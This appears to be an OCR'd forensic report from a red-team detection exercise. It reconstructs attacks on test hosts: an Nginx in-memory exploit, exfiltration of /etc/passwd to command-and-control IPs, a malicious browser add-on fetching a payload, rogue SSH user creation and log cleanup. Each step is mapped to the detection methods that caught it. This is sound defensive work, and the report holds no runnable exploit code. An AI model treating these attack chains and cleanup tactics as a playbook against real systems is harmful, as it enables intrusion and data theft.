
All files that the cmd session created and written are :
C:\\Users\\admin\\ethinfo.txt
\\Device\\HarddiskVolume2\\Users\\admin\\ethinfo.txt
\\Device\\HarddiskVolume2\\Users\\admin\\targetdata.txt
C:\\Users\\admin\\targetdata.txt
\\Device\\HarddiskVolume2\\Users\\admin\\recondata.txt
C:\\Users\\admin\\recondata.txt
\\Device\\HarddiskVolume2\\Users\\admin\\generic.txt
C:\\Users\\admin\\generic.txt
C:\\Users\\admin\\disk.txt

\\Device\\HarddiskVolume2\\Users\\admin\\disk.txt

The exfiltration ip address is : 135.84.161.202:80


6) Firefox installs add-on (12th April)
Time: around 1523545479369249
Firefox(PID 2836) clones process "C:\\Program Files\\Mozilla Firefox\\add-on\\pass_mgr.exe C:\\Program Files\\Mozilla Firefox\\add-on\\pass_mgr.json" (PID 7620), the add-on pass_mgr downloads and executes suspicious add-on named "hJauWl01" from IP: 212.70.165.9 :80, "hJauWl01" forks process "\\??\\C:\\WINDOWS\\system32\\conhost.exe 0xffffffff -ForceV1".

The pass_mgr process also reads a file named "passwordfile.dat" which has been written by two processes that doesn't have name in the data, the processes' PID are 2180 and 6244. The processes that doesn't have name is a data issue that could be caused by the fact that 5d stops and restarts in the middle of engagement, and the processes exist before the restart.



7) Thunderbird download (12th April)


thunderbird.exe read the wordicon.exe and wrote the test.eml in "My document", and launched the cmd session to execute the commands including powercfg /lastwake, tasklist and ping 128.55.12.73 by using many threads. It seems to be downloading some malicious files.


ta2-marple-tau:3000
ta2-marple-tau:3000/graph
IBM Research | τ-Calculus Browser
Data set: subx.5D.attack.thunderbird.json
x-axis: Time
Backward
Forward
Reset Zoom
C:\Windows\Instal...rdicon.exe

C:\Windows\Installer\{90150000-0011-0000-0000-0000000FF1CE}\wordicon.exe (Entity)

UUID
d0253701-4f2d-4c46-86a4-eaa1f5064035
Type (Tag)
ENTITY_FILEOBJECT
Type (Contents)
FILE_OBJECT_FILE
Principal
(n/a)
First seen
2018-04-12 02:49:20.857 +0000
Last seen
2018-04-12 03:01:45.388 +0000
Properties
path
C:\Windows\Installer\{90150000-0011-0...
_directory
C:\Windows\Installer\{90150000-0011-0...
_filename
wordicon.exe

```
{
  "entityType": {
    "tag": "ENTITY_FILEOBJECT",
    "contents": "FILE_OBJECT_FIL
  },
  "entityPrin": null,
  "entityUUID": "d0253701-4f2d-4
  "entityProp": {
    "path": "C:\\Windows\\Instal
    "_directory": "C:\\Windows\\
    "_filename": "wordicon.exe"
  },
  "minT": 1523545246848,
  "maxT": 1523545246894,
  "minI": 1523545246848,
  "maxI": 1523545246894,
  "minDate": "2018-04-12T14:49:2
  "maxDate": "2018-04-12T15:01:4
  "events": [
    {
      "eventGenr": "EVENT_GENRE_
      "eventForw": "b7d72cf7-4ac
      "eventUUID": "9d0a578b-3df
      "eventTime": 152354524684
      "eventType": "EVENT_READ",
      "eventBack": "d0253701-4f2
      "eventDire": "Directed",
      "eventProp": {
        "path": "C:\\Windows\\In
      },
```


ta2-marple-tau:3000
ta2-marple-tau:3000/graph
IBM Research | τ-Calculus Browser
Data set: subx.5D.attack.thunderbird.json
x-axis: Event sequence
Backward
Forward
Reset Zoom
.030
.040
.050
.060
.070
.080
.090
.100
.110
.120
.130
.140
.150
C:\Windows\SysWOW...me.dll.mui
C:\Windows\Fonts\...cCache.dat
C:\Windows\SysWOW...re.dll.mui
C:\Users\admin\Documents
C:\Windows\SysWOW...es.dll.mui
C:\Windows\SysWOW...rc.dll.mui
C:\Users\admin\Ap...nations-ms
C:\Users\admin\Desktop
C:\Users\Public\Desktop
C:\Windows\SysWOW...ge.dll.mui
C:\Windows\SysWOW...pr.dll.mui
C:\Users\admin\Ap...che_idx.db
C:\Users\admin\Ap...ache_16.db
C:\Program Files (x86)
C:\Program Files ...hunderbird
C:\Program Files ...OFFICE.ODF
C:\Windows\Instal...rdicon.exe
C:\Users\admin\Do...s\test.eml
C:\Users\admin\AppData\Local
C:\Users\admin\Ap...ree-1.json
C:\Users\admin\Ap...ur.default
C:\Users\admin\Ap...ail-3.html
C:\Users\admin\Ap...mail-3.eml
128.55.12.73
128.55.12.73
C:\Users\admin\Ap...ail-2.html
C:\Users\admin\Ap...mail-2.eml
C:\Users\admin\Ap....12.73.msf
C:\Users\admin\Ap...afts-1.msf
128.55.12.73
C:\Users\admin\Ap...3\Drafts-1
C:\Users\admin\Ap...afts-1.msf
C:\Users\admin\Ap...ail-1.html
C:\Users\admin\Ap...mail-1.eml
C:\Users\admin\Ap...e.json.tmp
C:\Users\admin\Ap...semail.eml
C:\Users\admin\Ap...copy-2.tmp
C:\Users\admin\Ap...copy-3.tmp
C:\Users\admin\Ap...s.json.tmp
C:\Users\admin\Ap...60cf8f541}
C:\Users\admin\Ap...email.html
C:\Users\admin\Ap...nscopy.tmp
C:\Users\admin\Ap...sqlite-wal
C:\Users\admin\Ap...ies.sqlite
C:\Users\admin\Ap...sqlite-shm
C:\Users\admin\Ap...ders-1.dat
C:\Users\admin\Ap...anacea.dat
C:\Users\admin\Ap...F\cert8.db
C:\Users\admin\Ap...EF\key3.db
C:\Users\admin\Ap...eState.txt
C:\Users\admin\Ap...sqlite-shm
C:\Users\admin\Ap...sqlite-wal
C:\Users\admin\Ap...sqlite-shm
C:\Users\admin\Ap...sqlite-wal

C:\Windows\WindowsShell.Manifest (Entity)

UUID
495f0bc1-571d-46f6-a007-7271a45c63e2
Type (Tag)
ENTITY_FILEOBJECT
Type (Contents)
FILE_OBJECT_FILE
Principal
(n/a)
First seen
Invalid date
Last seen
Invalid date
Properties
path
C:\Windows\WindowsShell.Manifest
_directory
C:\Windows\
_filename
WindowsShell.Manifest

```
{
  "entityType": {
    "tag": "ENTITY_FILEOBJECT",
    "contents": "FILE_OBJECT_FILE"
  },
  "entityPrin": null,
  "entityUUID": "495f0bc1-571d-46f
  "entityProp": {
    "path": "C:\\Windows\\WindowsS
    "_directory": "C:\\Windows\\",
    "_filename": "WindowsShell.Man
  },
  "minT": null,
  "maxT": null,
  "minDate": null,
  "maxDate": null,
  "events": [],
  "label": "C:\\Windows\\WindowsSh
  "idx": 1,
  "timeLimit": null
}
```

Cross-Host Forensics

5d has network connection with Cadets' IP 128.55.12.73 at following ports:

0, 25, 143, 34300, 34414, 34418, 34724, 37669, 40081, 40181, 40267

There are lots of network connections to FAROS. All network traffic from the same port and same host within a period of 10 minutes is treated as a single instance in our system. There are around 2111 instances involving different ephemeral ports. We hypothesize that the exported network shares were read from FAROS, but unfortunately, we don't have a consumer for FAROS to check that. It is also possible that an executable email attachment sent from 5D was destined for a user reading emails on FAROS.

For SMB ports 445, 5d communicates with IP 128.55.12.55:445, it is not any TA1's IP.

4.3.2 Detection of Attacks on CADETS

Two main attack scenarios happen on CADETS:

- A: The first scenario is mainly about exploiting Nginx process, escalating privilege to root user, exfiltration of sensitive information and cleanup activities.
- B: The second scenario is mainly related to suspicious SSH connections from IP address 128.55.12.122 for creating a new user in the system and reading some sensitive data such as emails. Moreover, some malicious files that are dropped by Nginx process as a result of scenario A get executed via these SSH sessions.

In addition, some other port-scanning activities happen from other hosts (THEIA and TRACE).

Attack Steps and Detection Summary

Step #	Date	Attack Step Summary	Detection Methods (RT for real-time or F for Forensics)
B1	2018-04-03	Suspicious SSH connection creates a new user IRENE	• [F] Anomaly Detection
B2	2018-04-05	Suspicious SSH connection reads mails of user CHARLES	• [F] Anomaly Detection
A1	2018-04-06	Nginx exploited to drop and run a malicious file "vUgefal".	• [RT] tag-based detection • [RT] HOLMES • [RT] Sketch Point • [F] tau-calculus
A2	2018-04-11	Nginx in-memory exploit happens to exfiltrate /etc/passwd and /etc/group	• [RT] HOLMES • [RT] Sketch Point
A3	2018-04-12	Nginx in-memory exploit happens to exfiltrate /etc/passwd and /etc/group. It also drops some malicious files.	• [RT] HOLMES • [RT] Sketch Point
B3	2018-04-12	malicious files are executed via SSH and inetd connection coming from THEIA	• [RT] tag-based detection • [RT] HOLMES

Misc.	2018-04-12	Port Scan from THEIA	• [F] Anomaly Detection
A4	2018-04-13	Nginx in-memory exploit happens to exfiltrate /etc/passwd. It also drops some malicious files.	• [RT] HOLMES • [RT] Sketch Point
B4	2018-04-13	malicious files are executed via SSH connection.	• [RT] tag-based detection • [RT] HOLMES • [RT] Sketch Point
Misc.	2018-04-13	Port Scan from TRACE	• [F] Anomaly Detection

B1. April 3:
Around 7:33 AM CST, a user logs in an SSH session from 128.55.12.122 with admin credentials. Then, it launches a bash that further executes ADDUSER command to create a new username IRENE. As a result, this action executes PW, and PWD_MKDB commands that updates critical system files such as /etc/passwd, /etc/master.passwd, and /var/run/sudo/ts/admin. New user is created under /home/irene/.

At 7:52:02 AM CST, same SSH connection uses "less" command to read file "kernel_mem.txt" which contains output of vmstat command, and then displays on terminal.

At 9:56:10 AM CST, same SSH connection reads mails of username irene "/var/mail/irene" using "less" command, and then displays on terminal.


B2. April 5:
Around 9:18:16 AM CST, an SSH connection from IP address 128.55.12.122 connects and reads "/var/mail/charles", mails of username CHARLES, and then displays on terminal.

A1. April 6:
nginx receives a connection from 200.36.109.214:80. Consequently, an executable file named "/tmp/vUgefal" is dropped by Nginx at timestamp 1523028709 and is executed at timestamp 1523028796.

Executed process connects to IP:139.123.0.113:80 for CnC communication at timestamp 1523028796.

dropped file is removed by Nginx process as a cleanup step at timestamp 1523028823.
malicious executed process reads a confidential file "/etc/passwd" at timestamp 1523028836.

Consequently, exfiltration happens to IP:61.167.39.128:80 at timestamp 1523029384.
finally, it writes to "/var/log/devc" probably to remove logs of suspicious activities at timestamp 1523030692.



```
{
  "entityType": {
    "tag": "ENTITY_NETFLOWOBJECT
  },
  "entityPrin": null,
  "entityUUID": "d384652a-39af-1
  "entityProp": {
    "remoteaddress": "139.123.0.
    "remoteport": "80"
  },
  "minT": 1523028796546,
  "maxT": 1523030926896,
  "minI": 2,
  "maxI": 90,
  "minDate": "2018-04-06T15:33:1
  "maxDate": "2018-04-06T16:08:4
  "events": [
    {
      "eventGenr": "EVENT_GENRE_
      "eventForw": "d384652a-39a
      "eventUUID": "93722f03-3fb
      "eventTime": 1523028796546
      "eventType": "EVENT_CONNEC
      "eventBack": "d3822afc-39a
      "eventDire": "Directed",
      "eventProp": {
        "path": ""
      },
      "NORM_TIME": 1523028796546
      "date": "2018-04-06T15:33:
      "FORMATTED_TIME": 2,
      "label": "EVENT_CONNECT",
      "idx_eventBack": 1,
      "idx_eventForw": 7
    },
    {
      "eventGenr": "EVENT_GENRE_
      "eventForw": "d384652a-39a
      "eventUUID": "5433d131-4ac
      "eventTime": 1523028796556
      "eventType": "EVENT_SENDTO
      "eventBack": "d3822afc-39a
      "eventDire": "Directed",
      "eventProp": {
        "path": ""
      },
      "NORM_TIME": 1523028796556
      "date": "2018-04-06T15:33:
      "FORMATTED_TIME": 3,
      "label": "EVENT_SENDTO",
      "idx_eventBack": 1,
      "idx_eventForw": 7
    },
    {
      "eventGenr": "EVENT_GENRE_
      "eventForw": "d384652a-39a
      "eventUUID": "b0b589db-29a
      "eventTime": 1523028796556
```

nginx receives a connection from 155.162.39.48:80 at timestamp 1523473712.
An in-memory exploit happens.
nginx connects to C&C server 155.162.39.48:80.
nginx reads confidential data from /etc/passwd at timestamp 1523473724 and exfiltrates to 155.162.39.48:80.
nginx reads confidential data from /etc/group at timestamp 1523473733 and exfiltrates to 155.162.39.48:80.
nginx creates a file at "/tmp/grain" and writes confidential data to it at timestamp 1523473953.
nginx executes "/usr/bin/procstat" for performing priviledge escalation at timestamp 1523474141.
procstat generates an event mprotect to make memory executable.
nginx and procstat communicate via IPC through a pipe.

A3 and B3. April 12:

Nginx receives a connection from 25.159.96.207 port 45203 and then connects to 155.162.39.48 and 76.56.184.25 via port 80 (timestamp=1523556023). Nginx connects to C&C server at IP address 25.159.96.207. Attacker again exfiltrates /etc/passwd and /etc/group to 155.162.39.48. This time, attacker also cleans up his footprint and remove the file '/tmp/grain' which was created in yesterday's attack (exactly before system crash).

Finally, attacker uploads some suspicious executable files to CADETS machine, such as: '/tmp/tmux-1002', '/tmp/minions', '/tmp/font', '/tmp/XIM'.

'/tmp/tmux-1002' is executed multiple times, for example by master process at timestamp 1523556194, by a SSH connection from 128.55.12.122 at timestamp 1523556405, and by cron process at timestamp 1523556600. This file is removed by nginx as part of cleanup activity at timestamp 1523556506.


'/tmp/minions' is executed by master process at timestamp 1523556762.

'/tmp/font' is executed by a SSH connection from 128.55.12.122 at timestamp 1523557044.


'/tmp/XIM' is executed twice: once by inetd process (at timestamp 1523557208) after receiving a connection from THEIA, and another time by sshd process (at timestamp 1523557273) after receiving a connection from 128.55.12.122. After execution, XIM process connects to C&C server at IP address 53.158.101.118:80, reads and exfiltrates /etc/passwd file. Then, it removes '/tmp/minion' and '/tmp/XIM' files to clean attack tracks. Moreover, it writes to '/var/log/netlog', '/var/log/sendmail', '/tmp/main', and '/tmp/test' files. These files are later executed by sshd process after receiving a connection form 128.55.12.122. '/var/log/netlog', '/var/log/sendmail', and '/tmp/main' files are removed by XIM process at timestamps 1523557462, 1523557700, and 1523557775, respectively. Finally, XIM process executes '/tmp/test' file at timestamp 1523558131.

test process, after execution, connects to C&C server at IP address 192.113.144.28. Then, it executes uname command and exfiltrates the result to the same IP address. Moreover, this process also connects to IP address 128.55.12.122. At last, '/tmp/test' file is removed by XIM process at timestamp 1523558316.

Our system generates automatically a provenance graph for the full scenario. The full resolution figure can be found in our engagement report.




Graph from taubrowser:



A4 and B4. April 13:


1.a Around 8:08 AM CST, Nginx received data from 25.159.96.207, 76.56.184.25, and 155.162.39.48. Consequently, an in-memory attack happens, the confidential content of /etc/passwd is read and exfiltrated to 155.162.39.48. Finally, two malicious files "/tmp/pEja72mA" and "/tmp/eWq10bVcx" are dropped by nginx.

